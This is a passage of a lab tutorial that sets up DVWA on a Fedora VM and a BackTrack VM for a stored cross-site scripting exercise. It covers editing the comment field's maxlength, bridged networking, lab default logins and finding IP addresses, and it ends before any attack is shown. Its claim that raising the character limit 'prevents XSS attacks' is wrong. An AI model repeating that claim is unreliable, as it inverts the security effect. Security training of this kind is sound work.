
1. By default, the comment box in the XSS stored GUI will only allow 30 characters. In this step, we are going to change the character limit to 250 characters to prevent XSS attacks.



2. Search for mtxMessage

o **Instructions:**

1. Press the "/" key
 - This will put in you search mode in the bottom left p
2. Type "mtxMessage" and hit <Enter>



```
Fedora14 - VMware Player  File Virtual Machine Help
Applications Places System
root@Fedora14:/var/www/html/dvwa/vulnerabilities/xss_s
File Edit View Search Terminal Help
<?php
define( 'DVWA_WEB_PAGE_TO_ROOT', '../..' );
require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated', 'phpids' ) );

$page = dvwaPageNewGrab();
$page[ 'title' ] = $page[ 'title_separator' ].'Vulnerability: Stored Cross Site Scripting (XSS)';
$page[ 'page_id' ] = 'xss_s';

dvwaDatabaseConnect();

$vulnerabilityFile = '';
switch( $_COOKIE[ 'security' ] ) {
    case 'low':
        $vulnerabilityFile = 'low.php';
        break;

    case 'medium':
        $vulnerabilityFile = 'medium.php';
        break;

    case 'high':
    default:
        $vulnerabilityFile = 'high.php';
        break;
}


require_once DVWA_WEB_PAGE_TO_ROOT."vulnerabilities/xss_s/source/{$vulnerabilityFile}";

/mtxMessage
```

3. Replace number


- **Instructions:**

1. Your cursor should now be on the "m" on the word mtxMessage
2. Right Arrow over to the 5 after maxlength.
3. Press "**i**" and type "2"
 - This will place the number 2 in front of the number 5
4. Press the <Esc> key
5. Type "**:wq!**"



Section 5: Configure BackTrack Virtual Machine Settings


1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight BackTrack5R1
 2. Click Edit virtual machine settings



3. Edit Network Adapter


- **Instructions:**

1. Highlight Network Adapter
2. Select Bridged
3. Do not Click on the OK Button.



Section 6: Login to BackTrack

1. Start BackTrack VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select BackTrack5R1
 3. Play virtual machine



2. Login to BackTrack

- **Instructions:**


1. Login: root
2. Password: toor or <whatever you changed it to>.


```
BackTrackSR1 - VMware Player  File Virtual Machine Help
[ 3.312567] Copyright (c) 1999-2008 LSI Corporation
[ 3.313456] FDC 0 is a post-1991 82077
[ 3.340877] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
[ 3.360567] pcnet32 0000:02:01.0: PCI INT A -> GSI 19 (level, low) -> IRQ 19
[ 3.364871] agpgart-intel 0000:00:00.0: Intel 440BX Chipset
[ 3.368532] pcnet32: PCnet/PCI II 79C970A at 0x2000, 00:0c:29:90:13:78 assigned IRQ 19
[ 3.372931] agpgart-intel 0000:00:00.0: AGP aperture is 256M @ 0x0
[ 3.376916] pcnet32: eth0: registered as PCnet/PCI II 79C970A
[ 3.384739] pcnet32: 1 cards found
[ 3.404691] Fusion MPT SPI Host driver 3.04.18
[ 3.408410] mptspi 0000:00:10.0: PCI INT A -> GSI 17 (level, low) -> IRQ 17
[ 3.408733] mptbase: ioc0: Initiating bringup
[ 3.488282] ioc0: LSI53C1030 B0: Capabilities={Initiator}
[ 3.656180] scsi2 : ioc0: LSI53C1030 B0, FuRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[ 3.775716] scsi 2:0:0:0: Direct-Access VMware, VMware Virtual S 1.0 PQ: 0 ANSI: 2
[ 3.779710] scsi target2:0:0: Beginning Domain Validation
[ 3.783701] scsi target2:0:0: Domain Validation skipping write tests
[ 3.783772] scsi target2:0:0: Ending Domain Validation
[ 3.787761] scsi target2:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[ 3.794467] sd 2:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[ 3.795671] sd 2:0:0:0: [sda] Write Protect is off
[ 3.795811] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.795881] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.800343] sd 2:0:0:0: Attached scsi generic sg1 type 0
[ 3.801376] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.803626] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.855626] sda: sda1 sda2 < sda5 >
[ 3.883776] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.887505] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.887577] sd 2:0:0:0: [sda] Attached SCSI disk

BackTrack 5 R1 - Code Name Revolution 32 bitbt tty1
bt login: root
Password:

To direct input to this virtual machine, press Ctrl+G.
```

- 3. Bring up the GNOME
 - o **Instructions:**
 - 1. Type startx




Section 7: Open Console Terminal and Retrieve IP Address

1. Open a console terminal
 - **Instructions:**
 1. Click on the console terminal



2. Get IP Address

- **Instructions:**
 - 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is 192.168.1.105.
 - Please record your IP address.



```
Backtrack5 VMware Player File Virtual Machine Help
Applications Places System
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:90:13:78
          inet addr:192.168.1.105  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe90:1378/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:870 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:105401 (105.4 KB)  TX bytes:27674 (27.6 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7793 (7.7 KB)  TX bytes:7793 (7.7 KB)

root@bt:~#
```

o

Section 8: Login to DVWA

1. Start Firefox
 - o **Instructions:**
 1. Click on Firefox



2. Login to DVWA

- **Notes (FYI) :**

- Replace **192.168.1.106** with Fedora's IP address obtained in step 1.

- **Instructions:**

- 0. Start up Firefox on BackTrack

- 1. Place `http://192.168.1.106/dvwa/login.php` in the address bar

- 2. Login: admin

- 3. Password: password

- 4. Click on Login



○

